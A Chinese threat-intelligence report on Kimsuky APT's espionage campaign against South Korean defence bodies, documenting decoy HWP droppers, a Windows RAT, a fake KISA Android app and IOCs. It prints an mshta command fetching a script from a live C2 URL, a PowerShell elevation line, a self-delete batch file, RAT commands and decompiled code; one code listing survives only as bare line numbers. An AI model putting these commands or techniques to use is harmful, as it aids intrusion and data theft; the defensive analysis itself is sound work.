

Kimsuky APT 组织对韩国国防安全相关部门的定向攻击活动分析

文档版本	作者	日期
V1.0	逍遥二仙	2021 年 6 月

ThreatBook Labs

目录

一、概述.....	3
二、详情.....	3
三、样本分析.....	5
3.1 “韩国国防部招标文件”	5
3.2 “韩美峰会参考资料”	6
3.3 间谍模块-Windows.....	6
3.4 间谍模块-Android.....	9
3.5 攻击韩国原子能研究所.....	14
四、关联分析.....	18
五、结论.....	22
附录 - IOC.....	22
C2.....	22
IP.....	22
Domain.....	23
Hash.....	23
MITRE ATT&CK® Techniques – for Enterprise.....	24
MITRE ATT&CK® Techniques – for Mobile.....	25
附录 - 微步情报局.....	26

一、概述


Kimsuky 组织为境外 APT 组织，该组织长期针对韩国政府、新闻、医疗、金融等机构进行攻击活动，经常以政府相关热点事件为诱饵进行定向攻击，窃取高价值情报是其主要攻击目的之一。

微步情报局近期通过威胁狩猎系统监测到 Kimsuky APT 组织针对韩国国防安全相关部门的定向攻击活动，分析有如下发现：

- 攻击者以“韩美峰会参考资料”、“韩国国防部招标文件”、“韩国互联网安全局 APP”相关主题为诱饵进行定向攻击，其中所投递的诱饵文档为 HWP 格式，具有明显的针对性；
- 所使用木马包括 Windows 版本和 Android 版本；
- 使用的间谍类型 RAT 组件在旧版本的基础上丰富了间谍功能，包括键盘监控、屏幕监控、文件监控、USB 监控等；
- 针对特定类型文档、文件进行窃取，具有明显的间谍属性；
- 攻击者在近半年时间持续对韩国国防安全相关部门进行定向攻击活动；
- 据韩国媒体《朝鲜日报》报道，近期韩国原子能研究院遭到 Kimsuky 攻击，攻击者利用原子能研究院 VPN 设备漏洞成功入侵其内网；
- 微步情报局近期监测到具有相同背景的 Lazarus APT 组织同样在针对军工企业进行定向攻击活动，与 Kimsuky 的攻击目标产生了一定的重叠，二者疑似是被统一策划进行定向攻击活动；
- 微步情报局通过对相关样本、IP 和域名的溯源分析，提取了多条相关 IOC，用于威胁情报检测。微步在线威胁感知平台 TDP、本地威胁情报管理平台 TIP、威胁情报云 API、互联网安全接入服务 OneDNS、主机威胁检测与响应平台 OneEDR 等均已支持对此次攻击事件和团伙的检测。


二、详情

攻击者将木马伪装为 HWP 文档、微软相关组件图标，捆绑诱饵文档向目标投递。诱饵文档为韩国 HWP 文档格式，具有明显的针对性。



图[1]. 诱饵文档截图

在木马模块中，会从 C2 服务器下载下阶段脚本执行，分析时 C2 服务器已无法正常响应，但根据关联信息显示，其最终加载该组织惯用的 RAT 间谍类型模块。



图[2]. 样本执行流程图

Android 版本木马伪装成 KISA (韩国互联网安全局) 相关 APP 进行间谍活动。



图[3].伪装“KISA Mobile Security”APP的启动界面

三、样本分析

3.1 “韩国国防部招标文件”

文件名称	1. 2021년 사업 계획 (시설본부 자료 참고 보완) – 210316-1 (1. 2021 年经营计划 (参考设施总部补充) – 210316-1)
SHA256	6184acd90c735783aaf32c3346c94332fa8c0212ec128a61f2 764bd224c2535
编译时间	2021/03/16 23:51:07

样本所使用字符串均以加密形式存储，执行后，首先创建互斥体防止重复运行，互斥体名称"windows update {2021-1020-02-03-A}"。

```

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
279
280
281
282
283
284
285
286
287
288
289
289
290
291
292
293
294
295
296
297
298
299
299
300
301
302
303
304
305
306
307
308
309
309
310
311
312
313
314
315
316
317
318
319
319
320
321
322
323
324
325
326
327
328
329
329
330
331
332
333
334
335
336
337
338
339
339
340
341
342
343
344
345
346
347
347
348
349
349
350
351
352
353
354
355
356
357
358
359
359
360
361
362
363
364
365
366
367
368
369
369
370
371
372
373
374
375
376
377
378
379
379
380
381
382
383
384
385
386
387
388
389
389
390
391
392
393
394
395
396
397
398
399
399
400
401
402
403
404
405
406
407
408
409
409
410
411
412
413
414
415
416
417
417
418
419
419
420
421
422
423
424
425
426
427
427
428
429
429
430
431
432
433
434
435
436
437
437
438
439
439
440
441
442
443
444
445
446
447
447
448
449
449
450
451
452
453
454
455
456
457
458
459
459
460
461
462
463
464
465
466
467
468
469
469
470
471
472
473
474
475
476
477
478
479
479
480
481
482
483
484
485
486
487
488
489
489
490
491
492
493
494
495
496
497
498
499
499
500
501
502
503
504
505
506
507
508
509
509
510
511
512
513
514
515
516
517
517
518
519
519
520
521
522
523
524
525
526
527
528
529
529
530
531
532
533
534
535
536
537
538
539
539
540
541
542
543
544
545
546
547
548
549
549
550
551
552
553
554
555
556
557
558
559
559
560
561
562
563
564
565
566
567
568
569
569
570
571
572
573
574
575
576
577
578
579
579
580
581
582
583
584
585
586
587
588
589
589
590
591
592
593
594
595
596
597
598
599
599
600
601
602
603
604
605
606
607
608
609
609
610
611
612
613
614
615
616
617
617
618
619
619
620
621
622
623
624
625
626
627
628
629
629
630
631
632
633
634
635
636
637
638
639
639
640
641
642
643
644
645
646
647
648
649
649
650
651
652
653
654
655
656
657
658
659
659
660
661
662
663
664
665
666
667
668
669
669
670
671
672
673
674
675
676
677
678
679
679
680
681
682
683
684
685
686
687
688
689
689
690
691
692
693
694
695
696
697
698
698
699
700
701
702
703
704
705
706
707
708
709
709
710
711
712
713
714
715
716
717
717
718
719
719
720
721
722
723
724
725
726
727
728
729
729
730
731
732
733
734
735
736
737
738
739
739
740
741
742
743
744
745
746
747
748
749
749
750
751
752
753
754
755
756
757
758
759
759
760
761
762
763
764
765
766
767
768
769
769
770
771
772
773
774
775
776
777
778
779
779
780
781
782
783
784
785
786
787
788
789
789
790
791
792
793
794
795
796
797
797
798
799
799
800
801
802
803
804
805
806
807
808
809
809
810
811
812
813
814
815
816
817
817
818
819
819
820
821
822
823
824
825
826
827
828
829
829
830
831
832
833
834
835
836
837
838
839
839
840
841
842
843
844
845
846
847
848
849
849
850
851
852
853
854
855
856
857
858
859
859
860
861
862
863
864
865
866
867
868
869
869
870
871
872
873
874
875
876
877
878
879
879
880
881
882
883
884
885
886
887
888
889
889
890
891
892
893
894
895
896
897
897
898
899
899
900
901
902
903
904
905
906
907
908
909
909
910
911
912
913
914
915
916
917
917
918
919
919
920
921
922
923
924
925
926
927
928
929
929
930
931
932
933
934
935
936
937
938
939
939
940
941
942
943
944
945
946
947
948
949
949
950
951
952
953
954
955
956
957
958
959
959
960
961
962
963
964
965
966
967
968
969
969
970
971
972
973
974
975
976
977
978
979
979
980
981
982
983
984
985
986
987
987
988
989
989
990
991
992
993
994
995
996
997
998
999
999
1000
1000
1001
1002
1003
1004
1005
1006
1007
1008
1009
1009
1010
1011
1012
1013
1014
1015
1016
1017
1017
1018
1019
1019
1020
1021
1022
1023
1024
1025
1026
1027
1028
1029
1029
1030
1031
1032
1033
1034
1035
1036
1037
1038
1039
1039
1040
1041
1042
1043
1044
1045
1046
1047
1048
1049
1049
1050
1051
1052
1053
1054
1055
1056
1057
1058
1059
1059
1060
1061
1062
1063
1064
1065
1066
1067
1068
1069
1069
1070
1071
1072
1073
1074
1075
1076
1077
1078
1079
1079
1080
1081
1082
1083
1084
1085
1086
1087
1088
1089
1089
1090
1091
1092
1093
1094
1095
1096
1097
1097
1098
1099
1099
1100
1101
1102
1103
1104
1105
1106
1107
1108
1109
1109
1110
1111
1112
1113
1114
1115
1116
1117
1117
1118
1119
1119
1120
1121
1122
1123
1124
1125
1126
1127
1128
1129
1129
1130
1131
1132
1133
1134
1135
1136
1137
1138
1139
1139
1140
1141
1142
1143
1144
1145
1146
1147
1148
1149
1149
1150
1151
1152
1153
1154
1155
1156
1157
1158
1159
1159
1160
1161
1162
1163
1164
1165
1166
1167
1168
1169
1169
1170
1171
1172
1173
1174
1175
1176
1177
1178
1179
1179
1180
1181
1182
1183
1184
1185
1186
1187
1188
1188
1189
1190
1191
1192
1193
1194
1195
1196
1196
1197
1198
1199
1199
1200
1201
1202
1203
1204
1205
1206
1207
1208
1209
1209
1210
1211
1212
1213
1214
1215
1216
1217
1217
1218
1219
1219
1220
1221
1222
1223
1224
1225
1226
1227
1228
1229
1229
1230
1231
1232
1233
1234
1235
1236
1237
1238
1239
1239
1240
1241
1242
1243
1244
1245
1246
1247
1248
1249
1249
1250
1251
1252
1253
1254
1255
1256
1257
1258
1259
1259
1260
1261
1262
1263
1264
1265
1266
1267
1268
1269
1269
1270
1271
1272
1273
1274
1275
1276
1277
1278
1279
1279
1280
1281
1282
1283
1284
1285
1286
1287
1288
1288
1289
1290
1291
1292
1293
1294
1295
1296
1296
1297
1298
1299
1299
1300
1301
1302
1303
1304
1305
1306
1307
1308
1309
1309
1310
1311
1312
1313
1314
1315
1316
1317
1317
1318
1319
1319
1320
1321
1322
1323
1324
1325
1326
1327
1328
1329
1329
1330
1331
1332
1333
1334
1335
1336
1337
1338
1339
1339
1340
1341
1342
1343
1344
1345
1346
1347
1348
1349
1349
1350
1351
1352
1353
1354
1355
1356
1357
1358
1359
1359
1360
1361
1362
1363
1364
1365
1366
1367
1368
1369
1369
1370
1371
1372
1373
1374
1375
1376
1377
1378
1379
1379
1380
1381
1382
1383
1384
1385
1386
1387
1388
1388
1389
1390
1391
1392
1393
1394
1395
1396
1396
1397
1398
1399
1399
1400
1401
1402
1403
1404
1405
1406
1407
1408
1409
1409
1410
1411
1412
1413
1414
1415
1416
1417
1417
1418
1419
1419
1420
1421
1422
1423
1424
1425
1426
1427
1428
1429
1429
1430
1431
1432
1433
1434
1435
1436
1437
1438
1439
1439
1440
1441
1442
1443
1444
1445
1446
1447
1448
1449
1449
1450
1451
1452
1453
1454
1455
1456
1457
1458
1459
1459
1460
1461
1462
1463
1464
1465
1466
1467
1468
1469
1469
1470
1471
1472
1473
1474
1475
1476
1477
1478
1479
1479
1480
1481
1482
1483
1484
1485
1486
1487
1488
1488
1489
1490
1491
1492
1493
1494
1495
1496
1496
1497
1498
1499
1499
1500
1501
1502
1503
1504
1505
1506
1507
1508
1509
1509
1510
1511
1512
1513
1514
1515
1516
1517
1517
1518
1519
1519
1520
1521
1522
1523
1524
1525
1526
1527
1528
1529
1529
1530
1531
1532
1533
1534
1535
1536
1537
1538
1539
1539
1540
1541
1542
1543
1544
1545
1546
1547
1548
1549
1549
1550
1551
1552
1553
1554
1555
1556
1557
1558
1559
1559
1560
1561
1562
1563
1564
1565
1566
1567
1568
1569
1569
1570
1571
1572
1573
1574
1575
1576
1577
1578
1579
1579
1580
1581
1582
1583
1584
1585
1586
1587
1588
1588
1589
1590
1591
1592
1593
1594
1595
1596
1597
1597
1598
1599
1599
1600
1601
1602
1603
1604
1605
1606
1607
1608
1609
1609
1610
1611
1612
1613
1614
1615
1616
1617
1618
1619
1619
1620
1621
1622
1623
1624
1625
1626
1627
1628
1629
1629
1630
1631
1632
1633
1634
1635
1636
1637
1638
1639
1639
1640
1641
1642
1643
1644
1645
1646
1647
1648
1649
1649
1650
1651
1652
1653
1654
1655
1656
1657
1658
1659
1659
1660
1661
1662
1663
1664
1665
1666
1667
1668
1669
1669
1670
1671
1672
1673
1674
1675
1676
1677
1678
1679
1679
1680
1681
1682
1683
1684
1685
1686
1687
1688
1688
1689
1690
1691
1692
1693
1694
1695
1696
1697
1697
1698
1699
1699
1700
1701
1702
1703
1704
1705
1706
1707
1708
1709
1709
1710
1711
1712
1713
1714
1715
1716
1717
1718
1719
1719
1720
1721
1722
1723
1724
1725
1726
1727
1728
1729
1729
1730
1731
1732
1733
1734
1735
1736
1737
1738
1739
1739
1740
1741
1742
1743
1744
1745
1746
1747
1748
1749
1749
1750
1751
1752
1753
1754
1755
1756
1757
1758
1759
1759
1760
1761
1762
1763
1764
1765
1766
1767
1768
1769
1769
1770
1771
1772
1773
1774
1775
1776
1777
1778
1779
1779
1780
1781
1782
1783
1784
1785
1786
1787
1788
1788
1789
1790
1791
1792
1793
1794
1795
1796
1797
1797
1798
1799
1799
1800
1801
1802
1803
1804
1805
1806
1807
1808
1809
1809
1810
1811
1812
1813
1814
1815
1816
1817
1818
1819
1819
1820
1821
1822
1823
1824
1825
1826
1827
1828
1829
1829
1830
1831
1832
1833
1834
1835
1836
1837
1838
1839
1839
1840
1841
1842
1843
1844
1845
1846
1847
1848
1849
1849
1850
1851
1852
1853
1854
1855
1856
1857
1858
1859
1859
1860
1861
1862
1863
1864
1865
1866
1867
1868
1869
1869
1870
1871
1872
1873
1874
1875
1876
1877
1878
1879
1879
1880
1881
1882
1883
1884
1885
1886
1887
1888
1888
1889
1889
1890
1891
1892
1893
1894
1895
1896
1897
1898
1898
1899
1900
1901
1902
1903
1904
1905
1906
1907
1908
1909
1909
1910
1911
1912
1913
1914
1915
1916
1917
1918
1919
1919
1920
1921
1922
1923
1924
1925
1926
1927
1928
1929
1929
1930
1931
1932
1933
1934
1935
1936
1937
1938
1939
1939
1940
1941
1942
1943
1944
1945
1946
1947
1948
1949
1949
1950
1951
1952
1953
1954
1955
1956
1957
1958
1959
1959
1960
1961
1962
1963
1964
1965
1966
1967
1968
1969
1969
1970
1971
1972
1973
1974
1975
1976
1977
1978
1979
1979
1980
1981
1982
1983
1984
1985
1986
1987
1988
1988
1989
1989
1990
1991
1992
1993
1994
1995
1996
1997
1998
1999
1999
2000
2001
2002
2003
2004
2005
2006
2007
2008
2009
2009
2010
2011
2012
2013
2014
2015
2016
2017
2018
2019
2019
2020
2021
2022
2023
2024
2025
2026
2027
2028
2029
2029
2030
2031
2032
2033
2034
2035
2036
2037
2038
2039
2039
2040
2041
2042
2043
2044
2045
2046
2047
2048
2049
2049
2050
2051
2052
2053
2054
2055
2056
2057
2058
2059
2059
2060
2061
2062
2063
2064
2065
2066
2067
2068
2069
2069
2070
2071
2072
2073
2074
2075
2076
2077
2078
2079
2079
2080
2081
2082
2083
2084
2085
2086
2087
2088
2088
2089
2089
2090
2091
2092
2093
2094
2095
2096
2097
2098
2098
2099
2099
2100
2101
2102
2103
2104
2105
2106
2107
2108
2109
2109
2110
2111
2112
2113
2114
2115
2116
2117
2118

```



```

A1BB.tmp.bat - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
:goto_redel
rd /s /q "C:\Users\test\Desktop\123\6184ac.exe"
del "C:\Users\test\Desktop\123\6184ac.exe"
if exist "C:\Users\test\Desktop\123\6184ac.exe" goto goto_redel
del "C:\Users\test\AppData\Local\Temp\A1BB.tmp.bat"

```

图[6].用于自删除的 bat 文件

3.2 “韩美峰会参考资料”

文件名称	한미 정상회담(5.21) 참고 자료 (수정본) (韩美峰会参考资料 (5月21日) (修订版))
SHA256	679a17688cde5d57c4662df12ab134f64931497b87dfffd1cd87fd38ca2feef f
编译时间	2021/05/21 00:12:04

在捆绑“韩美峰会参考资料”相关诱饵文档的木马中，攻击者使用了类似的组件，但使用 VMP 加壳保护。

Name	Start	End
.text	0000000140001000	000000014002D000
.rdata	000000014002D000	0000000140042000
.data	0000000140042000	0000000140054000
.pdata	0000000140054000	0000000140057000
_RDATA	0000000140057000	0000000140058000
.vmp0	0000000140058000	00000001403B2000
.vmp1	00000001403B2000	00000001406EA000
.idata	00000001406EA000	00000001406EA0C0
.vmp1	00000001406EA0C0	0000000140900000

图[7].木马 PE 区段中的 vmp 节表

诱饵文档如图[1]所示，引用了近期“韩美首脑会谈”的热点话题，木马执行流程与上面样本基本一致，调用 mshta.exe 从服务器拉取下阶段脚本执行，二者 IP 解析均指向同一服务器：104.128.239.70。

URL: <http://mail.kumb.cf/?query=5>

映像名称	用户名	CPU	内存(...	命令行
mshta.exe	test	00	3,012 K	mshta.exe http://mail.kumb.cf/?query=5

图[8].利用 mshta 从服务器下载脚本

3.3 间谍模块-Windows

研究人员分析发现，其用于存放脚本的 C2 服务器已无法正常响应，但根据关联到的同

源 RAT 样本发现，该样本使用的 C2 服务器与上述服务器被解析为同一个 IP 地址 (104.1 28.239.70) 。

MD5	c861f25bb943f77a909b33d62bb71926
SHA1	576b953cb4fe71adb71a338a42524b0e424824c1
SHA256	fd59597169668b90c47d0ad6db1bcd7d778c6d54ee3c42bdd2d86b2d2d34 c885
文件大小	485888 字节 (474.50 KB)
文件格式	PE64 DLL
编译时间	2021/05/07 05:06:47
C&C	anto.shore.ml

通过 regsvr32.exe 启动该 RAT，并调用恶意流程入口点 DllRegisterServer。

Name	Address	Ordinal
mark	00000000180028C80	1
bibode1	00000000180028C80	2
brideonr	00000000180028C80	3
quote	00000000180028C80	4
bunghert	00000000180028C80	5
congheri	00000000180028C80	6
siriya	00000000180028C80	7
DllRegisterServer	00000000180028CA0	8
DllEntryPoint	00000000180029948	[main entry]

图[9].RAT 模块的导出表

执行后首先进行安装流程，自我复制到以下目录：

C:\ProgramData\Software\Microsoft\Windows\MDF\WDFSync\WDFSync.dll

```

v1 = a1;
*(_QWORD *)v65 = 0164;
*((_QWORD *)v65 + 1) = 7i64;
WideCharStr[0] = 0;
str_init_1800081A0(WideCharStr, L"72c83e404e664270520b41d539adc30625a9d1c2f5fddc82b4d3fe", 54i64);
v2 = (_QWORD *)str_dec_18001B330(WideCharStr, (_int64)&v72); // &L"WFDSync.dll"
v3 = v1 + 13;
v4 = sub_180006110((unsigned __int64 *)&v69, v1 + 13, (_int64)L"\\"); // C:\ProgramData\Software\Microsoft\Windows\MDF\WDFSync
sub_180003420((unsigned __int64 *)&v78, v5, v4, v2);
v66 = (_int128 *)&v78;
sub_180003630((unsigned __int64 *)&Str1, (_int64)&v78);
if ( v80 >= 8 )
{
    v6 = (void *)v78;
    if ( 2 * v80 + 2 >= 0x1000 )

```

图[10].RAT 模块的自我复制

通过设置注册表名为“WDFSync”的开机启动项，实现持久化机制。

```

0 = 7i64;
8[0] = 0;
r_init_1800081A0(
v58,
L"1fb50c9a030bf16755cb54bf53cd0738216209d4a1bd6a58c9d4169eebd1e02b53a36a8613fe49d9fb05951d19f3d2b941b1db1632
130i64); // &L"Software\Microsoft\Windows\CurrentVersion\RunOnce"
0 = (_QWORD *)str_dec_18001B330(v58, (_int64)&v72);
( v20[3] >= 8u164 )
v20 = (_QWORD *)*v20;

```

图[11].RAT 模块中设置注册表开机启动项

接着以“SpyRegsvr32-20210507140631”为名创建互斥体，此种类型互斥体在 Kimsuky 之前的攻击活动中多次出现，其中有“Spy”关键字和编译时间信息“20210507”。

```

49 |     LOWORD(v28) = 0;
50 |     str_init_1800081A0(
51 |         &v28,
52 |         L"7a083b74d30ac604619837ec6859eb1b2951133583ee5b293a9194550f66bf95dfe2e9aa487680b2e049",
53 |         84164);
54 |     v1 = (_QWORD *)str_dec_18001B330(&v28, (__int64)&v38); // &L"SpyRegsvr32-20210507140631"
55 |     v2 = v1;
56 |     v34 = v1;
57 |     v3 = v1;
58 |     if ( v1[3] >= 8ui64 )
59 |         v3 = (_QWORD *)*v1;
60 |     v4 = 1;
61 |     v5 = qword_1800769D8(0i64, 1i64, v3);
62 |     if ( GetLastError() == 183 )
63 |     {
64 |         dword 180076878(v5);

```

图[12].RAT 模块中创建互斥体

通过检查 UAC 注册表项 ConsentPromptBehaviorAdmin 和 PromptOnSecureDesktop 来确定 UAC 是否关闭，以及是否为管理员模式，如果否的话将会调用 powershell 提权运行。

```
powershell.exe start-process regsvr32.exe -argumentlist '/s [木马路径]' -verb runas
```

木马使用两层命令结构与 C2 服务器通信，使用的 C2 服务器为：anto.shore.ml。

```
?m={指令 1}&p1={硬盘序列号}&p2={指令 2}
```

该模块可支持多种间谍类型的远控功能，包括远程 Shell、文件上传/下载/执行、键盘记录、屏幕截图、硬盘/USB 监控等功能，具体远程指令代码如下：

指令 1 格式：

a	收集主机信息
b	上传数据模式
c	命令执行
d	删除命令
e	上传命令模式
f	文件列表模式
g	删除文件模式
h	检查文件模式

指令 2 格式：

b	上传文件和 USB 数据
---	--------------

c	上传截图
d	上传文件
e	上传键盘记录、屏幕截图、文件监控、USB 监控数据
f	下载文件
0	CmdShell
1	下载 DLL 模块使用 regsvr32 加载执行
2	内存加载执行 PE 模块
3	下载文件并执行

其中键盘记录、屏幕截图、文件监控、USB 监控被放到单独线程中执行，除键盘记录为即时监控外，文件监控频率为 60 秒，屏幕监控频率为 300 秒。而在文件监控中，木马针对 txt、hwp、pdf、doc、xls、ppt 文档类型文件进行窃取，表明攻击者对此类文件非常感兴趣。

```

v29 = v129;
if ( sub_180007720((__int64)v28, v129, 0i64, L".txt", 4ui64) != -1 )
    goto LABEL_276;
v30 = &Memory;
if ( v11 >= 8 )
    v30 = v10;
if ( sub_180007720((__int64)v30, v29, 0i64, L".hwp", 4ui64) != -1 )
    goto LABEL_276;
v31 = &Memory;
if ( v11 >= 8 )
    v31 = v10;
if ( sub_180007720((__int64)v31, v29, 0i64, L".pdf", 4ui64) != -1 )
    goto LABEL_276;
v32 = &Memory;
if ( v11 >= 8 )
    v32 = v10;
if ( sub_180007720((__int64)v32, v29, 0i64, L".doc", 4ui64) != -1 )
    goto LABEL_276;
v33 = &Memory;
if ( v11 >= 8 )
    v33 = v10;
if ( sub_180007720((__int64)v33, v29, 0i64, L".xls", 4ui64) != -1 )
    goto LABEL_276;
v34 = &Memory;
if ( v11 >= 8 )
    v34 = v10;
if ( sub_180007720((__int64)v34, v29, 0i64, L".ppt", 4ui64) != -1 )
{

```

图[13].窃取文件流程中特定的文档类型

3.4 间谍模块-Android

文件名称	Kisa Vaccine.apk
SHA256	fe1a734019f0dc714bd3360e2369853ea97c02f108afe96376931893447 0967b

SHA1	16b3487022b674040227afc8979ffedd2f70b67e
MD5	e7caf25de7ce463a6f22ecb8689389ad
文件大小	1.28 MB (1337147 bytes)
文件格式	Android
C&C	app.at-me.ml

Android 平台样本伪装成名为“KISA Mobile Security”的 APP，KISA 即为“韩国互联网安全局”，是韩国重要的网络安全保障部门。



图[14].伪装为“KISA Mobile Security”的 APP 图标

在 Androidmanifest.xml 中，可以看到该 APP 申请读取存储卡、手机状态、短信、开机启动等敏感权限。

```
<manifest version="1.0" encoding="utf-8" standalone="no">
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:compileSdkVersion="30" android:compileSdkVersionCodename="S" android:label="KISA Mobile Security" android:versionCode="30" android:versionName="1.1">
<uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.REQUEST_INSTALL_PACKAGES"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<application android:allowBackup="false" android:label="@string/app_name" android:roundIcon="@mipmap/ic_launcher_round" android:supportsRtl="true" android:theme="@style/Theme.KISA">
<usesClearTextTraffic="true">
<activity android:name="com.kisa.mobile_security.activity.LaunchActivity" android:theme="@style/Theme.HiddenTitle">
<intent-filter>
<action android:name="android.intent.action.MAIN"/>
<category android:name="android.intent.category.LAUNCHER"/>
</intent-filter>
</activity>
<activity android:name="com.kisa.mobile_security.activity.UpdateActivity" android:theme="@style/Theme.HiddenTitle"/>
<service android:name="com.kisa.mobile_security.service.MainService"/>
<receiver android:name="com.kisa.mobile_security.broadcastreceiver.BootCompletedBroadcastReceiver">
<intent-filter android:priority="1000">
<action android:name="android.intent.action.BOOT_COMPLETED"/>
</intent-filter>
</receiver>
<receiver android:name="com.kisa.mobile_security.broadcastreceiver.MyPackageReplacedBroadcastReceiver">
<intent-filter>
<action android:name="android.intent.action.MY_PACKAGE_REPLACED"/>
</intent-filter>
</receiver>
<receiver android:name="com.kisa.mobile_security.broadcastreceiver.SmsReceivedBroadcastReceiver" android:permission="android.permission.RECEIVE_SMS">
<intent-filter>
<action android:name="android.provider.Telephony.SMS_RECEIVED"/>
</intent-filter>
</receiver>
<receiver android:name="com.kisa.mobile_security.broadcastreceiver.InstallBroadcastReceiver">
<intent-filter>
<action android:name="android.intent.action.PACKAGE_INSTALL"/>
</intent-filter>
</receiver>

```

图[15].APP 中的 Androidmanifest.xml

在 MainActivity 中启动 MainService 用于执行木马功能。

```

public class LaunchActivity extends e {
    public void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(2131427356);
        try {
            if (!MainService.f1336c) {
                Intent intent = new Intent(this, MainService.class);
                if (Build.VERSION.SDK_INT >= 26) {
                    startForegroundService(intent);
                } else {
                    startService(intent);
                }
            }
        } catch (Exception unused) {
        }
        String[] strArr = {"android.permission.READ_EXTERNAL_STORAGE", "android.permission.READ_PHONE_STATE"};
        for (int i = 0; i < 6; i++) {
            String str = strArr[i];
            if ((Build.VERSION.SDK_INT >= 26 || str.compareTo("android.permission.FOREGROUND_SERVICE") != 0)
                requestPermissions(strArr, 0);
            return;
        }
    }
}

```

图[16]. 启动 MainService

核心函数 onStartCommand 中具体参数都是被加密过的，需要首先调用 c.c.a.g.c.b(string)对参数进行解密。

```

/* Java generated code. Missing exception handler attribute for start block. */
/* Code decompiled incorrectly, please refer to instructions dump. */
public int onStartCommand(android.content.Intent r13, int r14, int r15) {
    /*
        r12 = this;
        int r0 = android.os.Build.VERSION.SDK_INT
        r1 = 26
        r2 = 1
        if (r0 < r1) goto L_0x0069
        java.lang.String r3 = "52524aaae25a259014072e5aebd1a81b19021bf04d513bf9a8e894813fa04c08091e06fa5
        if (r0 < r1) goto L_0x0026
        android.app.NotificationChannel r0 = new android.app.NotificationChannel
        java.lang.String r1 = c.c.a.g.c.b(r3)
        java.lang.String r4 = "17e17442a5382e3f7dae5f28258bfc005cd4d3f0134418425884b4e9a24de287e2756849e
        java.lang.String r4 = c.c.a.g.c.b(r4)
        r5 = 2
        r0.<init>(r1, r4, r5)
        java.lang.Class<android.app.NotificationManager> r1 = android.app.NotificationManager.class
        java.lang.Object r1 = r12.getSystemService(r1)
        android.app.NotificationManager r1 = (android.app.NotificationManager) r1
        r1.createNotificationChannel(r0)
    */
}

```

图[17]. onStartCommand 调用 c.c.a.g.c.b

分析参数解密函数，为非标准加密方法。

```

public static String b(String str) {
    try {
        int length = str.length();
        int i = length / 2;
        byte[] bArr = new byte[i];
        int i2 = 0;
        for (int i3 = 0; i3 < length; i3 += 2) {
            bArr[i3 / 2] = (byte) ((Character.digit(str.charAt(i3), 16) << 4) +
                Character.digit(str.charAt(i3 + 1), 16));
        }
    }
}

```

```

int i4 = i - 16;

byte[] bArr2 = new byte[i4];

byte[] bArr3 = new byte[16];

System.arraycopy(bArr, 0, bArr3, 0, 16);

